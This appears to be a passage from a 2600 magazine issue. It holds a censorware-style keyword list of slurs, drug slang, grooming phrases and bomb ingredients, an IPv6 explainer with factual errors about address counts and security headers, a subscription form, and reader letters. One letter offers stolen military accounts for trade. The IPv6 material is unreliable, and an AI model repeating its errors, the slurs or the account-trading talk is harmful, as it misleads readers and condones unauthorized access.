Terms pedophiles may use" include: CAN WE MEET SOMEWHERE, COME OVER MY, COME OVER TO MY, DO NOT LET ANYBODY KNOW, DO NOT TELL, DON'T FEEL RIGHT, DON'T LET ANYONE KNOW, GET TO KNOW YOU, GET TOGETHER, HANG OUT, LIKE MEN, LOVE BOYS, LOVE MEN, LOVING BOYS, MAKE LOVE, MAKELOVE, MEET ME, MEET SOME WHERE, MEET SOMETIME, MEET YOU, NO ONE CAN KNOW, PRIVATE PARTS, PRIVATES, RELATIONSHIP, SECRET, SEND ME A COUPLE PICTURES, SEND ME A FEW PICTURES, SEND ME A PICTURE, SEND ME SOME PICTURES, STRANGER, TOUCH YOU, UNCOMFORTABLE, WEIRD, COME TO MY, DO NOT LET ANYONE KNOW, DON'T LET ANYBODY KNOW, DON'T TELL, FEEL UNCOMFORTABLE, HOMOSEXUAL, I LOVE YOU, I WANT YOU, KEEP THIS A SECRET, LOVE GIRLS, OUR SECRET, WANT A PICTURE, WANT SOME PICTURES.

Words for "marijuana" include: BROCCOLI, BUDDA, CANNIBUS, CESS, CHEEBA, CHIBA, CHOCOLATE THAI, DJAMBA, DUBAGE, ENDO, ESRA, HASH, HEMP, HOMEGROWN, HYDRO, KIND BUD, MARY JANE, PRETENDICA, RASTA WEED, REEFER, SATIVA, SHMAGMA, SNUFF, YERBA, BABAZEE, BULLYON, CANIBUS, CHRONIC, IZM, KUTCHIE, and of course, POT.

ABADDON demon of the bottomless pit

ABBEY OF THELEMA satanism teachings

ACID slang for hallucinogenic LSD

AEROSOL PROPELLANT used for making bombs

AFTERSHOCK an alcoholic beverage

AGONY very great pain

ALCOHOL a depressant drug

ALCOHOLIC sufferer of alcoholism

ALCOHOLICS sufferers of alcoholism

ALCOHOLISM compulsive consumption of alcohol in excess

AMARETTO liquor

AMATOL a powerful explosive

AMEBA santanism celtic rituals

AMPHETAMINES drug used to increase alertness and reduce sleep

AMPING a cocaine high

ANADROL oral steroid

ANAL of or near the anus

ANATROFIN used in making a bomb

ANAVAR a steroid

ANIMAL SACRIFICE animal offering to a deity

ANUS rectum

ARCHFIEND satan

ARSON the crime of purposely setting fire to property

ARYAN used to mean of non-Jewish descent

ASSAULT a beating; type of gun

ASSHOLE a derogatory reference to a person

ASSHOLES a derogatory reference to persons

ASSMUNCH a derogatory reference to a person

AUTONEPIOPHILIA sexually aroused by dressing as an infant

AZIDES a compound containing the monovalent group N3

BACARDI Puerto Rican rum

BALLER sells variety of drugs

BAPHOMET satanic drawing of a goats head

BARBITURATES used as sedative or to induce sleep

BARBS downers; reds

BASTARD a person regarded w/contempt or hatred; vulgar usage

BAZULCO cocaine

BEAT to hit repeatedly

BEELZEEBUB satan

BEEMERS crack

BEER alcoholic beverage

BESTIALITY sexual relations between a person and an animal

BHANG marijuana - Indian term

BICHO penis

BIOTCH bitch

BISEXUAL person that fornicates with both men and women

BITCH a malicious, ill tempered woman

BJ slang for fellatio

BL pedophile slang for boy love

BLACK MASS satanic ritual

BLACKJACK gambling game also called 21

BLACKPOWDER black hash ground into powder

BLACKS reference to African Americans

BLADE razor

BLAST explosion

BLASTED intoxicated or high on drugs

BLASTING POWDER used in bomb making

BLITZED drunk

BLOOD CLOT derogatory term with which to reference someone

BLOODS gang

BLOODY covered or stained with blood

BLOW cocaine; to inhale cocaine; fellatio

BLOW JOB the act of fellatio

BLOW JOBS the act of fellatio

BLOWJOB the act of fellatio

BLOWJOBS the act of fellatio

BLUNT cigar split open and filled with marijuana

BLUNTED high/stoned

BLUNTS cigar split open and filled with marijuana

BOLASTERONE injectable steroid

BOMB a container filled with explosives; ecstasy

BOMBITA cocaine and heroin mixture

BOMBS containers filled with explosives

BONDAGE subjection to force or influence

BONG cylindrical waterpipe for smoking narcotics; marijuana

BOOB slang for breast

BOOBS slang for breasts

BOOF contraband concealed in the rectum

BOOPS slang for breasts

BOOZE alcohol

BOPPERS drug, amyl nitrite

BOUBOU crack

BOXCUTTER razor used for cutting boxes - used as a weapon

BOY DINNER slang for pedophile

BOY EATER slang for pedophile

BOY FREAK slang for pedophile

BOY HUNTER slang for pedophile
BOY KISSER slang for pedophile
BOY LOVE slang for pedophile
BOYS QUIRE pedophile slang
BREAST female genitalia
BREASTS female genitalia
BREWS beer
BREWSKI beer
BRONCO BUSTER slang for pedophile
BUD ICE beer
BUDWEISER beer
BUMP small doses of drugs
BUMP AND GRIND having sex
BUTANA bitch
BUTT backside
BUTT FUCK reference to anal sex
BUTT FUCKER a derogatory referral to someone
BUTT FUCKERS a derogatory referral to someone
BUTT FUCKING the act of anal sex
BUTTFUCKER a derogatory referral to someone
BUTTFUCKERS a derogatory referral to someone
BUTTFUCKING the act of anal sex
CABRON bastard
CABRONA bastard
CALL GIRL prostitute
CALLGIRL prostitute
CARAJO damn
CAT TRANQUILIZER the drug ketamine
CELTIC CROSS common symbol to many racist organizations
CHAMPAGNE alcoholic beverage
CHANDOO opium
CHICKEN DINNER slang for pedophile
CHICKEN EATER slang for pedophile
CHICKEN FREAK slang for pedophile
CHICKEN HAWK slang for pedophile
CHICKEN HUNTER slang for pedophile
CHICKEN KISSER slang for pedophile
CHICKEN LOVE slang for pedophile
CHICKEN QUEEN slang for pedophile
CHILD ABUSE child mistreatment
CHILD MOLESTATION self explanatory
CHILD MOLESTER pedophile
CHINA CAT high potency heroin
CIPHER a group of individuals getting high
CLEAVAGE the hollow between a woman's breasts
CLIMAX an orgasm
CLIT short for clitoris, a female sexual organ
COCAINE habit forming stimulant drug
COCK slang for penis
COITUS sexual intercourse
COJONES testicles
COKE cocaine
COMMIE communist - leftist
CONDOM protective sheath for the penis used for sex
CONDOMS protective sheaths for the penis used for sex
CONO damn
CONTRABAND smuggled merchandise
CORDITE a smokeless explosive
CORONA beer
CRACK cocaine prepared for smoking
CRACKHEAD someone who smokes a lot of crack
CRAMTONS reference to a female's genitalia
CRANK methamphetamine; amphetamine
CRAPS gambling - table game
CRAZY HORSE malt liquor
CRISTAL champagne
CROOKED I malt liquor
CROSS DRESSER the wearing of clothes worn by the opposite sex
CROTCH place where legs fork from human body
CULLING a satanic killing
CULO ass
CULT quasi-religious group, often living in a colony
CULTS quasi-religious group, often living in a colony
CUM orgasm; liquid lost during orgasm
CUNNILINGUS sexual activity involving oral contact w/female genitals
CUNT vulva/vagina; term of hostility towards women
DAGGA marijuana - South African
DAMA BLANCA cocaine
DATE RAPE involuntary sexual intercourse with a date
DEAD no longer living
DEATH no longer living
DEEDA LSD
DELATESTRYL injectable steroid
DEMONIAC possessed or influenced by a demon
DEMONISM belief in the existence and powers of demons
DEMORALIZE to corrupt the morals of; deprave
DESERT EAGLE hand gun
DETONATOR a fuse for setting off explosives
DEVIL the chief evil spirit; demon
DEWS $10 worth of drugs
DIABLO LSD papers with the devil on it; devil
DIANABOL veterinary steroid
DICK slang for penis
DIETHYLAMIDE used for bomb making
DIHYDROLONE injectable steroid
DIKE derogatory term for a lesbian
DILDO a device shaped like a penis used for sexual stimulator
DIMBA marijuana - W. Africa
DIPPER phencyclidine or PCP
DISCOVERY WEST alleged anti-Christian group
DO A LINE to inhale cocaine
DOGGY STYLE sex from behind or anal sex
DOJA strong marijuana
DOM P champagne
DOM PERIGNON champagne
DOOBIE joint
DOOJEE heroin
DOPE heroin; marijuana; all drugs
DOSE LSD
DOUBLE DOWN gambling terminology
DOWNERS depressant, tranquilizer, barbiturate, alcohol
DRUGGIE slang for a person who uses alot of illegal drugs
DRUGGIES slang for persons who uses alot of illegal drugs
DRUNK intoxication from alcohol; an alcoholic

DRUNKS derogatory name for persons who may drink excessively
DUST phencyclidine or PCP
DUSTED high on phencyclidine/PCP
DUSTING adding phencyclidine/PCP to marijuana
DUTCHIE cigars filled with marijuana
DYKE slang for lesbian
DYMETHZINE injectable steroid
E&J an alcoholic beverage
ECSTASY drug casing temporary feeling of overpowering joy
EIGHTBALL 1/8th ounce of drugs - crack or heroin
EIGHTH 1/8th ounce of marijuana
EJACULATE to eject or discharge semen
EJACULATION a sudden ejection of semenal fluid
ELEPHANT TRANQUILIZER phencyclidine - PCP
ENOLTESTOVIS injectable steroid
EPHEBOPHILIA sexual attraction to teenage boys
EQUIPOSE veternary Steroid (from a pregnant horses' urine)
EROTIC arousing sexual feelings or desires
EROTIC DANCER person who dance in exotic manners for money
EROTIC DANCERS persons who dance in exotic manners for money
ESPIONAGE the act of spying
EXACTO knife
EXHIBITIONISM the act of exposing body parts
EXHIBITIONIST one who strips naked in front of many people
EXOTIC DANCER person who dance in erotic manners for money
EXOTIC DANCERS persons who dance in erotic manners for money
EXPLOSIVES having the nature of an explosion
FAG derogatory slang for homosexual male
FAGGET derogatory term for a homosexual
FAGGETS derogatory term for a homosexuals
FAGGOT derogatory term for a homosexual
FAGGOTS derogatory term for a homosexuals
FAGS derogatory slang for a group of homosexual males
FATTY fat joint
FELLATIO sexual activity involving oral contact with the penis
FERTILIZER can be ingredient for making bombs
FETISH nonsexual object, that abnormally excites erotic feelings
FETISHISM nonsexual object, abnormally excites erotic feelings
FIRE IT UP lighting a joint
FIREARM gun
FIREARMS guns
FIST FUCKING intercourse using fist rather than penis
FISTFUCKING intercourse using fist rather than penis
FISTING sexual activity; fist is inserted into partners anus/vagina
FLASHER an exhibitionist
FORNICATE sexual activity
FREEBASE smoking cocaine / crack
FUCK to engage in sexual intercourse; a curse word
FUCKED UP stoned
FUCKS to engage in sexual intercourse
FUSES combined with combustible material used for setting off an explosive charge
G SPOT area in the vaginal wall when stimulated produces orgasm
GAMBLING to play games of chance for money or other stake
GANG a group of youths banded together for social reasons
GANG BANG rape by numerous attackers
GANJA marijuana - Jamaican
GASH slang for marijuana or vagina
GAT gun
GATO heroin
GENITAL a reproductive organ; especially the external sexual organs
GENOCIDE the systematic killing of an entire group
GET HIGH effects of drugs
GET LIFTED effects of marijuana
GET MY SWERVE ON to have sex
GET OUR SWERVE ON to have sex
GET YOUR SWERVE ON to have sex
GETTING BUSY to have sex
GIN alcohol
GLASSDICK crack pipe
GLOCK hand gun
GOLDEN SHOWER the act of urinating on someone
GOLDSCHLAGER liquor
GOMA opium; black-tar heroin
GORE blood shed
GRAND MASTER representing all traditional satanists
GRASS slang for marijuana
GROTTO local group of satanists
GROTTOS local groups of satanists
GUINNESS beer
GUMA heroin needle
GUN weapon or to inject a drug - marijuana cigarette
GYVE joint
HAIL HITLER white power
HALLUCINOGEN drugs that produce hallucinations
HALLUCINOGENIC DRUGS drugs that produce hallucinations
HALLUCINOGENS drugs that produce hallucinations
HAPPY POWDER cocaine
HARD NUMBERS gambling term
HARD ON slang for erect penis
HARDCORE heavy drug user; pornography
HASHISH drug made from resin of hemp - chewed or smoked
HEIL HITLER white power slogan
HEINEKEN beer
HENNESSY an alcoholic beverage
HENNY hennessy
HEROIN addictive drug
HEROINE addictive drug
HERON addictive drug
HIGH ROLLER gambling for high stakes
HIKORI peyote

HOMO derogatory term for a homosexual
HONKEY slang for white person - hostility / contempt
HONKIE slang for white person - hostility / contempt
HOOKER prostitute
HOOTER breast
HOOTERS breasts
HORNY sexually excited
HOT ASS promiscuous female
HOT BOX to fill up a closed area with second hand marijuana smoke
HUSSY one of low morals
HYATARI peyote
IGNITE light up
ILLICIT improper
INFANT SACRIFICE offering an infants life to a deity
INFANTILISM sexually aroused by acting like an infant
INHALE breath in
INTERCOURSE the sexual joining of two individuals
INTOXICATE to get drunk
INTOXICATED a drunken state
INTOXICATES a beverage that gets a person drunk
INVISIBLE EMPIRE racist hate group
JACK OFF masturbate
JAGERMEIRSTER (misspelled) a liquor
JAGERMEIRTER a liquor
JAGERMIESTER (misspelled) a liquor
JAKE police
JERK OFF masturbate
JERKING OFF masturbate
JERKING THE CHERKIN masturbate
JET FUEL phencyclidine or PCP
JIMMY HAT condom
JIMMY HATS condoms
JOCK HOLE rectum
JOINT marijuana cigarette
JOINTS marijuana cigarettes
JONESING need for drugs
JU JU marijuana cigarette
JUNKIE addict
JUVE a young person
K BLAST hit of ketamine
K HOLE periods of ketamine-induced confusion
KAMA SUTRA ancient books of sexual instructions
KAYA marijuana - N. Africa / Jamaica
KBLAST hit of ketamine
KEG large container of beer
KID FRUIT slang for pedophile
KIF marijuana - N. Africa
KIJULI a narcotic
KINKY slang - bizarre, sexually abnormal or perverse
KKK ku klux klan secret society of white men for white supremacy
KLAN any chapter of KKK
KNIFE weapon
KNO3 an ingredient for making bombs
KUNTA slang for vagina - hostile term for a woman
LACE cocaine and marijuana
LADY LUCK gambling
LESBIAN homosexuality of women
LESBIANS homosexual women
LESBO derogatory term for a lesbian
LEZBO derogatory term for a lesbian
LICKS liquor
LIQUOR alcohol
LITTLE BROTHER underage homosexual lover
LOLITA pedophile slang
LOOTING robbing
LOVE MUSCLE penis
LOVER BOY young lover
LSD lysergic acid diethylamide
LUCIFER satan
LUCIFERIANISM devil worship
LUDES depressant, methaqualone, quaaludes, valium
LYSERGIC ACID LSD, white lightning
MAGNUM wine bottle; revolver designed to fire cartridges
MALTECA heroin - Puerto Rico
MANA satanic power
MARICON faggot
MARICONA gay
MARIJUANA drug usually smoked
MASTERBATE to manipulate one's own genitals for sexual gratification
MASTERBATION the act of manipulating one's own genitals for sexual gratification
MASTURBATING to manipulate one's own genitals for sexual gratification
MEIN KAMPF title of Hitler's book
MENAGE A TOIS sex between 3 persons
MENAGEATOIS sex between 3 persons
MEPHISTOPHELES the devil
MESC hallucinogenic drug
MESCALINE hallucinogenic drug
MESCULINE hallucinogenic drug
METH methamphetamine
MEZC (drug) mescaline
MIERDA shit
MOET champagne
MOJO cocaine, heroine
MOLEST to make improper sexual advances
MOLESTATION act of forceful improper sexual acts towards someone
MOLESTED to have improper sexual acts done to oneself
MOLESTER an individual who makes improper sexual acts to others
MOLESTS to make improper sexual acts
MOLOCK devil
MONARCH OF HELL devil
MONEY TRICK older man who supports a younger lover
MORPHINE crystalline narcotic used in medicine to relieve pain
MOTHER FUCKER slang - an unpleasant or contemptible person
MOTHER FUCKERS slang - an unpleasant or contemptible persons
MOTHERFUCKER slang - an unpleasant or contemptible person
MOTHERFUCKERS slang - an unpleasant or contemptible persons
MOTHERSCUNT slang - an unpleasant or

contemptible person

MURDER unlawful premeditated killing

MUTILATING to cut off a limb of an animal or person

MUTILATION to cut off a limb of an animal or person

NAKED completely unclothed; nude

NALGA butt

NAMBLA North American MAN/BOY Love association

NARCOTICS drugs

NATIONAL ALLIANCE neo nazi organization

NAZI Aryan supremacists

NAZIS Aryan supremacists

NECROPHILIA performing sexual activities with dead people

NEPIOPHILIA sexually aroused by infants

NEW ORDER KNIGHTS white supremist web site

NICK .5 grams of marijuana or 1/2 gram

NICKEL BAG $5 worth of marijuana or 1/2 gram

NIETA gang

NIGGA a derogatory term referred to a person of African descent

NIGGAS a derogatory term referred to persons of African descent

NIGGER a derogatory term referred to a person of African descent

NIGGERS a derogatory term referred to persons of African descent

NINA gun

NITROGLYCERIN thick, pale yellow flammable, explosive oil

NITROMANNITOL used in bomb making

NITROS laughing gas, nitrous oxide"

NITROSTARCH used in bomb making

NITROSUGARS used in bomb making

NORML national organization for the reform of marijuana laws

NOSE CANDY cocaine

NUDE without clothes

NUT SACK pouch of skin that holds the testicles; part of the male genitalia

NUTSACK pouch of skin that holds the testicles; part of the male genitalia

NYMPHO overly sexual person

NYMPHOMANIAC overly sexual person

NYMPHOMANIACS overly sexual person

NYMPHOS overly sexual person

OBSCENE of explicit content

OCCULT of secret/mysterious supernatural powers or magical religious rituals

OGOY heroine

OLD E malt liquor

OL'E malt liquor

ONA satanic writings by the Order of Nine Angels

ORDER OF NINE ANGELS group of Satanists

ORDO TEMPLI ORIENTIS satanism

ORGASM climax during intercourse

ORGIES sexual relations with more than one partner

ORGY sexual relations with more than one partner

PAEDOPHILE an adult with a sexual fixation on children

PAEDOPHILIA adult sexual fixation on children

PAKALOLO marijuana Hawaiian

PANGONADALOT heroin

PAPS rolling papers

PCP phencyclidine angel dust

PEDERAST slang for pedophile

PEDOPHILE an adult with a sexual fixation on children

PEDOPHILIA adult sexual fixation on children

PEDOSEXUALITY refers to sexual contact between children and adults

PEEP SHOW an erotic/pornographic film viewed through a coin

PENDEJA stupid

PENDEJO stupid

PENETRATION the act of an object entering the body

PENIS the male organ of sexual intercourse

PENTAGRAM symbol inverted means the devil

PERICO cocaine

PERMAFRIED always stoned; brain is permanently fried

PERPETRATOR slang for pedophile

PERUVIAN cocaine

PERVERT one who practices sexual activities, deviate from the norm

PERVERTED of or practicing sexual activities, deviate from the norm

PERVERTS persons practicing sexual activities, deviate from the norm

PEYOTE mescaline - hallucinogenic - from cactus

PHEEN depressant

PHILLY marijuana inside a cigar

PHILLY BLUNTS marijuana inside cigars

PIEDCRAS crack

PILL drug ingested

PILLS drugs ingested

PIMP cocaine; sex seller

PIMPS cocaine; sex seller

PIPE BOMB generic name for a homemade bomb

PIPE BOMBS generic name for a homemade bombs

PISTOL hand gun

PISTOLS hand guns

PIZNACLE marijuana pipe

PO PO police

POGUE the willing or unwilling young partner of a male homosexual

POINT NUMBER gambling

POLVO heroine, PCP

POOM POOM slang for vagina

POPO police

POPPA pedophile reference to an adolescent juvenile

POPPY pedophile reference to an adolescent juvenile

PORNO short for pornography

PORNOGRAPHIC writings, pictures intended primarily to arouse sexual desire

PORNOGRAPHY writings, pictures intended primarily to arouse sexual desire

POSSE COMITATUS organization that preaches Jews are the children of Satan

POTASSIUM NITRATE sed in fertilizers, gunpowder

POTHEAD someone who smokes a lot of marijuana

PRICK slang for penis

PRINCE OF DARKNESS the devil

PROMISCUOUS engaging in sexual intercourse with many persons

PROPELLANT the explosive charge that propels a projectile from a gun

PROSTITUTE to sell sexual services

PROVIRON oral steroid

PSYCHO mentally unstable

PSYCHOPATH mentally unstable

PSYCHOPATHS mentally unstable persons

PSYCHOS mentally unstable persons

PUBES the region of the pubis

PUBIC the region of the pubis or the pubes

PUMPKIN EATER slang for pedophile

PUNANI vagina

PUNYETA damn

PUPPET FREAK slang for pedophile

PUPPET SHOW child pornography

PUPPET SHOW FREAK pedophile

PUPPY LOVER slang for pedophile

PUSHER sells drugs

PUSSY slang the female pudendum; vulva

PUTA bitch

PUTO bitch

PUZZY vagina

QUEER derogatory term for a homosexual

QUEERS derogatory term for a group of homosexuals

QUINOLONE injectable steroid

RACE TRACK place where bets are made on horse or dog races

RACIST any program/practice of racial discrimination, segregation

RANE cocaine; heroin

RAPE crime of engaging in forcibly sexual acts

RAPED having been forced to perform sexual acts

RAPES forced to perform sexual acts

RAPIST forcing sex on someone

RAS CLOT obscenity

RAZOR weapon

RDX used in bomb making

RECTUM anus

RED STRIPE beer

RHINE heroin

RIFLE gun

RIFLES guns

RITUAL a set form or system of rites, religious or otherwise

ROACH butt of marijuana cigarette

ROACHES butt of marijuana cigarettes

ROCHE date rape drug

ROFFIE date rape drug

ROOFIES date rape drug

ROPHYPNOL date rape drug

ROPLES date rape drug

RUBBER condom

RUBBERS condoms

RUFFIE date rape drug

RUFFIES date rape drug

RUFINOL (misspelled) date rape drug

RUM an alcoholic beverage

S&M sadism and masochism

SACRIFICE to offer a person/animals life, or object to a deity

SACRIFICING to offer a person/animals life, or object to a deity

SADISM pleasure from hurting others

SADOMASOCHISM sexual pleasure from sadism or masochism

SAN QUENTIN QUALE a boy or girl below the legal age of consent

SANTERIA religion involving allegedly voodoo, animal sacrifice

SATAN Lucifer, the chief of the fallen angels

SATANIC referring to satan

SATANISM worship of satan

SATANIST one who practices satanism

SATANISTS persons who practice satanism

SATURDAY NIGHT SPECIAL a gun

SAWED OFF SHOTGUN shot gun with its barrel cut off short

SCARE frighten

SCARED frightened

SCROTUM pouch of skin that holds the testicles; part of the male genitalia

SCUM filth

SCUMBAG a derogatory reference towards someone

SCUNT short for mother's cunt

SEMEN sperm

SEVEN DEADLY SINS a satanists' goal is to live out their lusts and desires

SEX associated with reproduction or sexual gratification

SEXUAL associated with reproduction or sexual gratification

SEXUAL ABUSE to perform improper sexual acts without a persons consent

SEXUAL ABUSES to perform improper sexual acts

SEXUALLY ABUSED a person who improper sexual acts were done to

SHAFT the long, slender part of penis

SHANK weapon

SHIT feces

SHIT FACED in a state of absolute intoxication

SHITHEAD a derogatory reference towards someone

SHOOT to discharge or fire or to inject narcotics into the blood stream

SHOOTER to inject a narcotic drug intravenously; one who discharges a weapon

SHOOTS to discharge or fire

SHOOTUP to inject narcotics into the blood stream

SHORT EYES a pedophile

SHOT the act of shooting

SHOTS discharge from a gun; bullets

SHROOMS psilocybin / psilocin

SICKENING disgusting

SICKO psychopath

SILENT BROTHERHOOD alleged racist group

SIN an offense against God, religion, or good morals

SINISTER DIALECTIC satanic evil logic

SINSEMILLA potent marijuana without seeds

SKUNKWEED potent marijuana

SLAP a blow or a smack

SLAVE an individual that is absolutely subject to the will of another

SLIT vagina

SLUT promiscuous

SMACK heroin

SMOKED OUT stoned

SMOKELESS POWDER used for bomb making

SMOKES to inhale smoke into your lungs

SMOKING to inhale smoke into your lungs

SMOTHER prevent from breathing

SMUT pornographic or indecent talk, writing, etc

SNATCH vagina

SNIFF to inhale through nostrils

SNORT to inhale through nostrils

SNOWCAPS weed with cocaine

SPANKING to strike with something flat, as the open hand

SPECIAL K the drug ketamine; cat tranquilizer

SPEEDBALL heroin and cocaine; amphetamine

SPERM the male generative fluid; semen

SPERMICIDE an agent the kills sperm

SPIC derogatory way of addressing a person of Hispanic heritage

SPLIFF marijuana cigarette

STAB a wound made by piercing with a sharp object

STATUTORY RAPE the crime of sexual intercourse w/ an underaged person

STEALING to take or appropriate another's properties, ideas, and etc.

STIMULANT any drug that increases the activity of the body

STORMFRONT website dedicated to white supremists

STRANGLE to kill by squeezing the throat so as to stop breathing

STRAPPED term referring to one who is carrying a loaded weapon

STRIPPER person who dance in erotic manners for money

STRIPPERS persons who dance in erotic manners for money

SUFFOCATE prevent from breathing

SUGAR DADDY someone who indulges/supports person for sex

SUICIDE to inflict death upon one's self

SUPREMACISTS person who promotes the superiority of a particular group

SWITCHBLADE jackknife

TECATOS heroin; addicts

TEEN PORN sexually explicit materials involving minors

TEMPLES local groups of satanists

TERRIFIED frightened

TERRIFY frighten

TESTICLES either of two oval sex glands in the male

TETAS Spanish for tits

THC the active ingredient in marijuana

THE MAN police

THREESOMES sexual relationship/activities between 3 people

TICAL phencyclidine angel dust

TIT refers to female breast

TITS refers to female breasts

TITTIES refers to female breasts

TITTY refers to female breast

TITTY FUCK to fornicate between a woman's breasts

TNT used for bomb making

TOKE to inhale cocaine/ marijuana

TORTURE infliction of severe pain

TOTENKOPF symbol to show allegance to the white racist cause

TOTO vagina

TRAFFICKING illegal dug trade

TRANSSEXUAL person who identify with the opposite sex

TRANSSEXUALS persons who identify with the opposite sex

TRANSVESTITE person who dresses as the opposite sex

TRANSVESTITES persons who dresses as the opposite sex

TROPHOBOLENE injectable steroid

TURNER DIARIES book; alleged relations to racist groups

TWAT vagina

UNCLE may be used as slang for a pedophile

UPPERS amphetamine

UTOPIATES hallucinogens

UZI a compact, automatic or semi automatic gun

VAGINA organ between the vulva and the uterus located in females

VIOLENCE physical force used as to damage, injure, or destroy

VIOLENT acting w/ or characterized by using great physical force

VIVISECTION experiments on living animals resulting in pain and death

VIXEN an ill tempered malicious woman

VIXENS an ill tempered malicious women

VODKA an alcoholic beverage

VOYEURISM the act of secretly viewing others

VOYEURIST person who secretly views others

VULVA the external genital organs of the female

WAGER a bet

WARFARE conflict or struggle

WEAPON an instrument or device used to injure or kill

WEAPONS an instrument or device used to injure or kill

WELL HUNG having a large penis

WELTSCHMERZ heroine withdrawal

WHIP to strike with a strap or a rod

WHIPPIT nitrous oxide

WHIPPITS nitrous oxide

WHISKEY an alcoholic beverage

WHITE ARYAN RESISTANCE racist skinhead organization

WHITE POWER Aryan supremacists

WHITE PRIDE WORLD WIDE website dedicated to white supremists

WHORE a promiscuous female or male

WICKED evil

WOODY an erect penis

WUWOO alcoholic beverage

YEYO cocaine

ZULU NATION gang

The Future Of IPv6

by rift

The number of free IP (Internet Protocol) Addresses will soon start to run out. Luckily, we have IPv6 (or IPng, ng for next-generation), the new replacement of IPv4. IPv4, or Internet Protocol Version 4, is the protocol that we use every time we dial up into our Internet Service Provider, start up our network machine, etc. Each time you log on to a network, the DHCP/PPP/etc. server assigns you an IP address. IPv4 uses 32-bit addressing, which provides about 4 million valid addresses to be used on the Internet. However, it only allows 255 addresses to be used for each network (255.255.255.255 is the highest you can go). Unlike IPv4, IPv6 uses 128-bit addressing, and uses HEX instead of decimal. This creates many more addresses to be used, which will be needed in about 2010 or even 2005. To give you an example of a standard v4 address:

209.213.155.79

Then, we have IPv6 (not converted):

DCAB:FE61:3829:DAB3:DCBB:FE41:3849:DAB4

If the address contains :0:'s, then we can use : as a replacement. Example:

2138:A9C7:0:0:0:231:302:193 = 2138:A9C7::231:302:193

V4 addresses can also be put into the form of IPv6:

128.128.128.128 = 0:0:0:0:0:0:128.128.128.128

Using V4's addresses, we can only go from 0.0.0.0 to 255.255.255.255, whereas with IPv6's, we can use numerous combinations of integers/characters. The Internet is, as you know, growing larger every day, so having IPv6 post-planned will make the switch easier than anything. IPv6 packets are in this form:

- flow label (label that requests handling through routers)
- version (version of the protocol)
- hop limit (used to discard packets that are dead, or packets with '0' in this field)
- source address (the source address)
- destination address (destination address)
- next header (the type of header following this IPv6 header)
- payload length (what the packet size after the header will be)


The standard IPv6 address structure:

```
struct inng_addr {
        u_long                  sng_addr[4];
        };
struct ipng {
        u_long                  ipng_v:4,                  /* version */
                                ipng_fb:28;                /* flow label */
        short                   ipng_plen;                 /* payload length */
        u_char                  ipng_nexth;                /* next header */
        u_char                  ipng_hopl;                 /* hop limit */
        struct inng_addr        ipng_src,                  /* source address */
                                ipng_dst;                  /* dest address */
};
```

IP tunneling can be used for the conversion from IPv4to IPv6. This is nice, because machines that have not updated to IPv6 can still use/detect IPv6 packets.

IPv6 security might also decrease the number of script kiddies out there. IPv6 uses something called the IPng encapsulating security hdr, which uses one of the DES encryption algorithms to encode its header. More importantly, the "IPng authentication header" is used to encrypt the header, but not confidentially. This will prevent many DoS attacks that use random source addresses to send their packets.

STARTLING NEWS



We've decided to turn back the hands of time and embark on a shrewd marketing ploy. Effective immediately, our subscription price will revert to what it was nearly ten years ago - a mere $18!

Why are we doing this? Have we completely lost our minds? We will not dignify that with a response. But we will say that we are looking to get more subscribers and, since the vast majority of people buy 2600 in the stores, this seems as good a way as any. Plus it'll shut up those people who complain that subscribing is more expensive than buying it at the stands. That's no longer the case. Now, in addition to not having to fight in the aisles for the latest issue and being able to place free marketplace ads, you will also save money over the newsstand price. Just like Time and Newsweek.

We're also lowering the price of our back issues. With every issue we stockpile, we lose more space so we'd really like to get rid of the damn things. You can now get back issues for $20 per year or $5 per issue from 1988 on. Overseas those numbers are $25 and $6.25 respectively.

Name: ______________________________ Amt. Enclosed: _______

Address: ___________________________________ Apt. #: _______

City: ____________________________ State: _______ Zip: _______

Individual Subscriptions (North America)

○ 1 Year - $18 ○ 2 Years - $33 ○ 3 Years - $46

Overseas Subscriptions

○ 1 Year, Individual - $26

Lifetime Subscription
(anywhere)

○ $260

Back Issues

$20 per year ($25 Overseas), 1984-1998

Indicate year(s): _______________________

Photocopy this page, fill it out, and send it to:

2600 Subscriptions, PO Box 752, Middle Island, NY 11953

Chatter

Offerings

Dear *2600:*

If you would like some insane artwork which is very fitting of the hacking theme, I will do plenty of it for you. I ask for nothing in return. As an idea of what kind of artwork I do, I will be sending you some examples which I think you will find very interesting. Let me know... in your next issue, or whatever.

flatline

We're always interested in new designs and interesting artwork. We're especially interested in some new and exciting t-shirt ideas. If we can use what you send us, we will certainly be in touch. Thanks for the thoughts.

Dear *2600:*

I was reading the Winter 98-99 issue and one of the letters you responded to said you only trade accounts with .mil users. Well, I have a few that I would be willing to trade. If you are interested....

Douglas

You were far from the only one who responded - that's what's scary. But rather than get caught up in some international web of intrigue, we'd prefer accounts on a box where the owner won't be court-martialed if our presence is revealed.

Revelations

Dear *2600:*

I was just logging in to a Hotmail account one day and I found something pretty funny. If you do a select all on the page, they have some hidden text at the top and the bottom of the page that's the same color as the background. It says "Free Email (Electronic Mail) on the Internet using your Web Browser. No software. No configuration other than optional one-time POP Mail setup." If Microsoft will hold petty shit like that from us, what do they withhold in anything else they produce/publish!?

ZeR0LogiKz
Michigan

Well, it's not exactly a smoking gun but it is interesting to find hidden text. One can only imagine how many secret messages are being conveyed through web pages in this fashion. Someone oughta alert the authorities.

Dear *2600:*

The photograph on the cover of 15:4 is the Bridge LED screen at the MGM hotel and casino. The memory dump was caused by a conflict with Procomm32 Rapid Remote and the Sigma Designs Real Magic Netstream2 MPEG2 card.

ronwarren

We're just glad the Back Orifice app stayed in the background.

Dear *2600:*

